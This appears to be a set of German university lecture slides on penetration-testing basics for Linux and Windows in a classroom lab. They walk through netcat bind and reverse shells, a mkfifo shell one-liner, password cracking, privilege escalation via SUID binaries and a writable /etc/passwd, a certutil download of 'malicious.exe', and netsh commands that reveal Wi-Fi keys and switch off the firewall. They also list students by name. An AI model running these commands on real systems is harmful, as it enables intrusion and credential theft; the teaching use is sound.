




FAKULTÄT ANGEWANDTE INFORMATIK

Bachelor „Cyber Security“ –

CY-B-26 Penetration Testing




Agenda – Penetration Testing

- | | |
|--|--------------------------|
| ▪ 01: Einführung | |
| ▪ 02: (Recap &) Grundlagen (Linux, Windows) I | <i>Fundamentals</i> |
| ▪ 03: (Recap &) Grundlagen (Scripting, Network, AD) II | |
| ▪ 04: Arten, Methodik, Phasen eines Penetrationstests | |
| ▪ 05: Pre-/Post-Engagement (Berichtswesen) | <i>Pre-Exploitation</i> |
| ▪ 06: Passive/Aktive Informationsbeschaffung | |
| ▪ 07: Einführung in die Exploiting-Thematik | |
| ▪ 08: Exploit-Entwicklung in Python | <i>Exploitation</i> |
| ▪ 09: Metasploit Framework / Meterpreter | |
| ▪ 10: Post-Information Gathering | |
| ▪ 11: File Transfer & Privilege Escalation | <i>Post-Exploitation</i> |
| ▪ 12: Netzwerk-Enumeration & Ausbreitung | |
| ▪ 13: Praktikumsleistung | |
| ▪ 14: Prüfungsvorbereitung | <i>Examination</i> |
| ▪ 15: Prüfungsleistung | |

Agenda – Penetration Testing

- 01: Einführung
- 02: (Recap &) Grundlagen (Linux, Windows) I *Fundamentals*
- 03: (Recap &) Grundlagen (Scripting, Network, AD) II

- Wiederholung letzte Lehrveranstaltung
- Linux Basics
 - Beispiele
- Windows Basics
 - Beispiele
- Zusammenfassung & Transferfragen
- *Workshop*





Wiederholung letzte Lehrveranstaltung



Gruppeneinteilung ... Stand (24.03.2026)

Stammgruppen für PrL! PrA Individualleistung!

Gruppe ▾ ▹	Beschreibung der Gruppe ▾ ▹	Anzahl ▾ ▹	Gruppenmitglieder ▾ ▹
Gruppe 1	Zum Bearbeiten klicken	7/8	 Ahmed Abdrabou,  Muhammad Bin Mohd Farid,  Manuel Friedl,  Daniel Henschel,  David Horvát,  Jonas Klinger,  Christian Stremel
Gruppe 2	Zum Bearbeiten klicken	7/8	 Felix Disl,  Elias Eder,  Jonas Gäßner,  Aziz Hidri,  Lucas Neuherz,  Yazan Shreteh,  Johannes Zipper
Gruppe 3	Zum Bearbeiten klicken	7/8	 Shahed Al Hendi,  Syaura Binti Yusaini,  Simon Grüneberg,  Kouami HOUNGBO,  Matthias Litke,  Nico Pöttker,  Råto Ulc
Gruppe 4	Zum Bearbeiten klicken	7/8	 Ziya Alakbarli,  Martin Dittmer,  Patrick Ertl,  Maximilian Gramlich,  Christoph Hilmer,  Farbod Matin Sadr,  Janina Seibl
Gruppe 5	Zum Bearbeiten klicken	7/8	 Rogeh Daoud,  Simon Edholzer,  Julian Fröhler,  Leonhard Loschütz,  Daniel Ruf,  Yusuf Simsekoglu,  Henrik Willems
Gruppe 6	Zum Bearbeiten klicken	7/8	 Adnan Alattar,  Takoua Askri,  Yussuf Bayoud,  Ramon-Rodriguez Garlachs,  Mirand Gashi,  Larysa Huber,  Mouheb Jounaidi
Gruppe 7	Zum Bearbeiten klicken	6/8	 Franck Emmanuel da Si,  Daniel Huber,  Nicolas Mergl,  Christof Renner,  Verena Schober,  Amalia Ungefug
Gruppe 8	Zum Bearbeiten klicken	6/8	 Abdulsalam Alhammoud,  Timmy Bauer,  Philipp Hartmann,  Janine Heint,  Daniel Marschner,  Alex Stephan

54 Studierende

Zusammenfassung & Transferfragen

- Sie sind ein Dienstleister, welcher Penetration Tests für Firmen anbietet. Im Gespräch treten bei vielen Firmen oftmals folgende Aussagen auf. Wie begegnen Sie diesen Firmen?

„Ich bin kein interessantes Ziel – Warum soll es gerade mich bzw. meine Firma erwischen?“

„Ich habe gerade Wichtigeres in der IT zu stemmen und kein Geld für Cybersicherheit!“

„Wir sind schon gut aufgestellt – denke ich!“

Workshop

- Schaffen Sie ein Verständnis über die beiden Begrifflichkeiten Penetration Testing & Red Team Assessment.



<https://youtu.be/TusQWn2TQxQ>

Workshop

- Was sind die Unterschiede zwischen einem Penetration Test und einem Red Team Assessment? *(auch, wenn uns noch notwendige Grundlagen zu Penetration Tests abgehen)*

Pirates vs. Ninjas

"A lot of people do not understand the differences between a Penetration Test, a Vulnerability Assessment, and a Red Team Assessment, so they call them all Penetration Testing. However, this is a misconception."
[Rapid7]




- Fokus der Vorlesung: Penetration Testing ;)

„Spielwiese“**Lokale Testumgebung im Vorlesungsraum**

- zum Mitmachen & „Austoben“ während der VL
- C:\shared_folder\VMs

Netzwerkkonfig.

- internes Netzwerk
- IP-Adresse in der Range von WinXP!



Linux Basics



Linux Basics



- Gegeben ist im iLearn das Dokument „Zusatz_01_Linux_Basics“

1. Arbeiten Sie das Dokument in Einzelarbeit durch und notieren Sie sich konkrete Fragen, unklare Punkte und Aspekte, welche Ihnen in Bezug zum Thema Penetration Testing wichtig erscheinen.



2. Peer Instruction – Gehen Sie das Dokument nochmals mit Ihrer Nachbarin oder Ihrem Nachbar durch und besprechen Sie unklare Punkte. Notieren Sie die wichtigsten Top 5 Aspekte, welche für einen Penetration Test relevant sind bzw. sein könnten! Greifen Sie hier gern auch auf Ihren Erfahrungsschatz zurück, wo gewisse, auch weiterführende, Punkte beim Ethical Hacking Relevanz fanden. Gerne mit (praktischen) Beispielen oder Screenshots untermauern.

3. Finden Sie sich in Ihrer **Stammgruppe** zusammen und tauschen Sie sich bzgl. der Top 5 aus. Konkretisieren Sie die Punkte und einigen Sie sich auf eine einzige Top 5!

Linux Basics


- 1 min Vorstellung pro Stammgruppe
- etwaige Vertiefung



netcat – Bind/Reverse Shell

- Erstellen Sie mit dem Kommandozeilen-Tool „**nc**“ (Netcat) eine TCP-Verbindung auf dem Localhost (in zwei Terminal-Fenstern – Client und Server).
- Übertragen Sie eine mittels **nano** erstellte Datei über „**nc**“ (selbiges Setup aber wechseln Sie in dem zweiten, empfangenden Terminal in ein neue angelegtes Verzeichnis).
- Machen Sie sich mit den Konzepten „Bind Shell“ und „Reverse Shell“ vertraut (Fundament für weitere Vorlesungen) und erstellen Sie mittels „**nc**“ beide Arten (a) lokal auf Ihrem System zwischen zwei Terminal Fenstern und (b) zwischen Ihrem Hostsystem und Ihrem Zielsystem. Erläutern Sie die Unterschiede.

netcat – Bind/Reverse Shell



The image shows two terminal windows side-by-side. The left window, titled '~: zsh — Konsole', shows a user creating a file 'new_file.txt', writing 'Hallo Welt' to it, and then listening on port 8080 with netcat. The right window, titled 'new_folder: zsh — Konsole', shows the user creating a folder 'new_folder', moving into it, and then connecting to the netcat listener on port 8080. The connection is successful, and the user can see the contents of 'new_file.txt' in the new folder.

```
(mh@kali)-[~]
$ touch new_file.txt

(mh@kali)-[~]
$ echo "Hallo Welt" > new_file.txt

(mh@kali)-[~]
$ cat new_file.txt
Hallo Welt

(mh@kali)-[~]
$ nc localhost 8080 < new_file.txt
^C

(mh@kali)-[~]
$
```

```
(mh@kali)-[~]
$ mkdir new_folder

(mh@kali)-[~]
$ cd new_folder

(mh@kali)-[~/new_folder]
$ ls


(mh@kali)-[~/new_folder]
$ nc -nlvp 8080 > new_file.txt
listening on [any] 8080 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35796

(mh@kali)-[~/new_folder]
$ ls
new_file.txt

(mh@kali)-[~/new_folder]
$ cat new_file.txt
Hallo Welt

(mh@kali)-[~/new_folder]
$
```


netcat – Bind/Reverse Shell



Bildquelle: <https://silviavali.github.io/blog/2019-01-25-blog-SLAE2/>

netcat – Bind/Reverse Shell

try `rlwrap` before `nc` – What type of magic does it do? ;)



```
~ : nc — Konsole
File Edit View Bookmarks Settings Help

(mh@kali)~[~]
$ nc -nlvp 8080
listening on [any] 8080 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35800
id
uid=1000(mh) gid=1000(mh) groups=1000(mh),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),128(lpadmin),131(scanner)

new_folder : zsh — Konsole
File Edit View Bookmarks Settings Help

(mh@kali)~[~/new_folder]
$ nc localhost 8080 -e /bin/zsh
[]
```

Reverse Shell

```
~ : nc — Konsole
File Edit View Bookmarks Settings Help

(mh@kali)~[~]
$ nc localhost 8080
id
uid=1000(mh) gid=1000(mh) groups=1000(mh),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),128(lpadmin),131(scanner)

new_folder : nc — Konsole
File Edit View Bookmarks Settings Help

(mh@kali)~[~/new_folder]
$ nc -nlvp 8080 -e /bin/zsh
listening on [any] 8080 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35802
[]
```

Bind Shell

netcat – Bind/Reverse Shell

**Neuere Versionen von nc
haben kein „-e“
Was nun?**

There is no `-c` or `-e` option in this netcat, but you still can execute a command after connection being established by redirecting file descriptors. Be cautious here because opening a port and let anyone connected execute arbitrary command on your site is DANGEROUS. If you really need to do this, here is an example:

On 'server' side:

```
$ rm -f /tmp/f; mkfifo /tmp/f  
$ cat /tmp/f | /bin/sh -i 2>&1 | nc -l 127.0.0.1 1234 > /tmp/f
```

On 'client' side:

```
$ nc host.example.com 1234  
$ (shell prompt from host.example.com)
```

By doing this, you create a fifo at `/tmp/f` and make nc listen at port 1234 of address 127.0.0.1 on 'server' side, when a 'client' establishes a connection successfully to that port, `/bin/sh` gets executed on 'server' side and the shell prompt is given to 'client' side.

When connection is terminated, nc quits as well. Use `-k` if you want it keep listening, but if the command quits this option won't restart it or keep nc running. Also don't forget to remove the file descriptor once you don't need it anymore:

```
$ rm -f /tmp/f
```

Workaround

https://manpages.ubuntu.com/manpages/bionic/man1/nc_openbsd.1.html



Linux PW Cracking

- Benutzer anlegen (Passwort: **princess**, **abygur169**, oder **123456789**)
- Gruppe anlegen
- Benutzer zur Gruppe hinzufügen
- Passwort Informationen befinden sich unter **/etc/shadow** und **/etc/passwd** -> mit dem Tool **unshadow** die Hashes in eine separate Datei (**hashes.txt**) extrahieren
- Nutzen Sie das Tool john the ripper „**john**“ um den Hash des angelegten Nutzers (**hashes.txt**) mithilfe der in Kali Linux befindlichen Wörterliste **rockyou.txt** zu cracken. Diese liegt nicht direkt als ***.txt** Datei vor. Suchen Sie mithilfe von Terminalbefehlen nach dieser Wörterliste, entpacken und verwenden diese für das Password Cracking.

setuid-Ausnutzung für Privilege Escalation

- SETUID und SETGID als spezielle Zugriffsattribute in Unix(-ähnlichen) Systemen
- Erlauben unprivilegierten Nutzern das Ausführen von Programmen mit höheren Berechtigungen
- SETUID-Flag erlaubt das Ausführen eines Programms, wie auch der Ersteller des Programms (z.B. root-Nutzer!)
- SETGID-Flag erlaubt das Ausführen eines Programms, wie die Nutzer der Gruppe des Erstellers

sudo macht es (fast) genauso

```
(mh@kali)-[~/Desktop/Hacking/suid]
$ ls -l
total 48
-rwsrwsrwx 1 root root 16608 Oct 16 2019 copy
-rw-rw---- 1 mh mh 156 Oct 16 2019 copy.c
-rwxrwx--- 1 mh mh 16704 Oct 16 2019 cp
-rw-rw---- 1 mh mh 184 Oct 16 2019 cp.c
```

Wie werde ich nun root?

```
(mh@kali)-[~/Desktop/Hacking/suid]
$ ./cp
... gaining root ...
uid=1000(mh) gid=1000(mh) groups=1000(mh),24(cd...)
mh

(mh@kali)-[~/Desktop/Hacking/suid]
$ ./copy
... gaining root ...
uid=0(root) gid=1000(mh) groups=1000(mh),24(cd...)
root
```

find / -user root -perm -4000 -print 2>/dev/null

Fehlerhaft konfigurierte passwd-Datei

- passwd-Dateiattribute sind falsch konfiguriert

```
bash-4.2$ find / -type f -perm 0777
...
/etc/passwd
...

bash-4.2$ ls -l /etc/passwd
ls -l /etc/passwd
-rwxrwxrwx. 1 root root 1306 Feb 12 04:30 /etc/passwd
```

- Jeder Nutzer kann auf passwd-Datei schreiben (low-privileged Angreifer nutzt dies aus und erstellt sich einen neuen Nutzer mit höheren Rechten)

```
mkpasswd --method=md5 --salt=vb1tLY1l PASSWORD
$1$vb1tLY1l$VPmtTuKJqY3m3NPebbhK70
```

- Eintrag in die passwd-Datei und „switch user“

```
bash-4.2$ cat new passwd > /etc/passwd
cat new passwd > /etc/passwd
bash-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
dbus:x:1004:1004:dbus user:/opt/dbus:/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
pwnd:$1$vb1tLY1l$VPmtTuKJqY3m3NPebbhK70:0:0:root:/root:/bin/bash
```

```
bash-4.2$ su pwnd
su pwnd
Password: PASSWORD
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# whoami
whoami
root
```

Lokale Testumgebung im Vorlesungsraum

- Beispiel: Metasploitable2
- msfadmin:msfadmin

```
msfadmin@metasploitable:~$ find / -user root -perm -4000 -print 2>/dev/null | head -20
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
```

~	!	@	#	\$	%	^	&	*	(	)	-	+	Backspace
Tab	Q	W	E	R	T	Y	U	I	O	P	{	}	
Caps Lock	A	S	D	F	G	H	J	K	L	:	"	'	Enter
Shift	Z	X	C	V	B	N	M	<	>	?	/	Shift	
Ctrl	Win Key	Alt									Alt	Win Key	Menu

- Und jetzt? Nach was suchen wir?

Troubleshooting
Tastaturlayout

Beispiel - Prüfung SoSe 25

- Reminder SecProg `auth_overflow` Beispiel
- Docker -> File `Check_Credentials` im Backend Ordner
- Was tun?

```
/lib64/ld-linux-x86-64.so.2
puts
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Never run untrusted binaries!
saitama
R2Vub3NGYW45OQo=
;*3$"
GCC: (Debian 14.2.0-19) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```

- Wie lautet das PW? -> SSH!



Windows Basics



Windows Basics



- Gegeben ist im iLearn das Dokument „Zusatz_02_Windows_Basics“

1. Arbeiten Sie das Dokument in Einzelarbeit durch und notieren Sie sich konkrete Fragen, unklare Punkte und Aspekte, welche Ihnen in Bezug zum Thema Penetration Testing wichtig erscheinen.



2. Peer Instruction – Gehen Sie das Dokument nochmals mit Ihrer Nachbarin oder Ihrem Nachbar durch und besprechen Sie unklare Punkte. Notieren Sie die wichtigsten Top 5 Aspekte, welche für einen Penetration Test relevant sind bzw. sein könnten! Greifen Sie hier gern auch auf Ihren Erfahrungsschatz zurück, wo gewisse, auch weiterführende, Punkte beim Ethical Hacking Relevanz fanden. Gerne mit (praktischen) Beispielen oder Screenshots untermauern.

3. Finden Sie sich in Ihrer **Stammgruppe** zusammen und tauschen Sie sich bzgl. der Top 5 aus. Konkretisieren Sie die Punkte und einigen Sie sich auf eine einzige Top 5!

Windows Basics

- 1 min Vorstellung pro Stammgruppe
- etwaige Vertiefung

**Finden Sie in
Kali Linux eine
nc.exe**



netcat – Bind/Reverse Shell

`/usr/share/windows-resources/binaries/nc.exe`



nc.exe
über geteilten Ordner
kopieren

```
~ : nc — Konsole
File Edit View Bookmarks Settings Help

(mh@kali)-[~]
$ nc -nlvp 8080
listening on [any] 8080 ...
connect to [192.168.6.11] from (UNKNOWN) [192.168.6.12] 1035
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Dokumente und Einstellungen\THD>ipconfig
ipconfig

Windows-IP-Konfiguration

Ethernetadapter LAN-Verbindung:

    Verbindungsspezifisches DNS-Suffix:
    IP-Adresse. . . . . : 192.168.6.12
    Subnetzmaske. . . . . : 255.255.255.0
    Standardgateway . . . . . : 192.168.6.1

C:\Dokumente und Einstellungen\THD>
```

Reverse Shell

```
Eingabeaufforderung - nc.exe 192.168.6.11 8080 -e cmd.exe

C:\Dokumente und Einstellungen\THD>nc.exe 192.168.6.11 8080 -e cmd.exe
```

netcat – Bind/Reverse Shell

`/usr/share/windows-resources/binaries/nc.exe`



```
~: nc — Konsole
File Edit View Bookmarks Settings Help

(mh@kali)-[~]
$ nc 192.168.6.12 8080
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Dokumente und Einstellungen\THD>ipconfig
ipconfig

Windows-IP-Konfiguration

Ethernetadapter LAN-Verbindung:

    Verbindungsspezifisches DNS-Suffix:
    IP-Adresse. . . . . : 192.168.6.12
    Subnetzmaske. . . . . : 255.255.255.0
    Standardgateway . . . . . : 192.168.6.1

C:\Dokumente und Einstellungen\THD>
```

Bind Shell

```
Eingabeaufforderung - nc.exe -nlvp 8080 -e cmd.exe

C:\Dokumente und Einstellungen\THD>nc.exe -nlvp 8080 -e cmd.exe
listening on [any] 8080 ...
```

Living off the Land - LOLBins

Was ist das?

- Microsoft-signierte oder -native Scripts, Binaries, Libraries für Codeausführung, Dateioperationen (Upload, Download), Code-compiling, Persistenz, UAC Bypass, ...

Search among 174 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution

<https://lolbas-project.github.io/#>

Welche Gegenmaßnahmen gibt es?

Pendant zu wget in Linux!

*Living off the Land
Beispiel*

- Welches Kommandozeilentool (nicht Powershell!) ab Windows 8 / Windows Server 2012 kann verwendet werden, um Dateien (aus dem Internet) herunterzuladen?

**weitere
Alternativen?**

```
C:\Temp>certutil.exe -urlcache -split -f  
"https://hackers.home/malicious.exe" bad.exe
```

Yes him, he only
uses command line.

- Für welche weiteren Aufgabenstellungen im PenTesting kann das Tool verwendet werden?
- Testen Sie die Download-Funktion in der Win10 VM indem Sie **ncat** downloaden und eine Reverse Shell mit Kali aufbauen.



<https://nmap.org/ncat/>

```
C:\Temp>certutil.exe -urlcache -split -f  
"https://nmap.org/dist/ncat-portable-5.59BETA1.zip" ncat.zip  
C:\Temp>tar -xf ncat.zip
```

Beispiel LOL

- Was machen folgende Befehle?

```
C:\Temp> netsh wlan show profile
```

```
C:\Temp> netsh wlan show profile <WLAN_PROFIL_NAME> key=clear
```


```
C:\Temp> netsh advfirewall set allprofiles state off
```

- Warum? Wann? Weiter?
- Aufgabe
 - Öffnen Sie die Windows Eingabeaufforderung
 - Starten Sie die Taschenrechner-Anwendung und minimieren Sie diese
 - Nutzen Sie **findstr**, um aus der Prozessliste die PID des Prozesses des Taschenrechners zu bestimmen.
 - „Killen“ Sie den Prozess

Windows Situational Awareness

- Was bedeutet der Begriff (Windows Situational Awareness)?
- Bei welchen Disziplinen in CY findet der Begriff Anwendung?
- Welche der zuvor diskutierten Befehle sind hilfreich?
- Beispiel: Umgebungsvariablen & Umgang mit Windows Users/Accounts

```
C:\Temp> set (alle Umgebungsvariablen)
C:\Temp> set <name> (spezielle Variable)
```



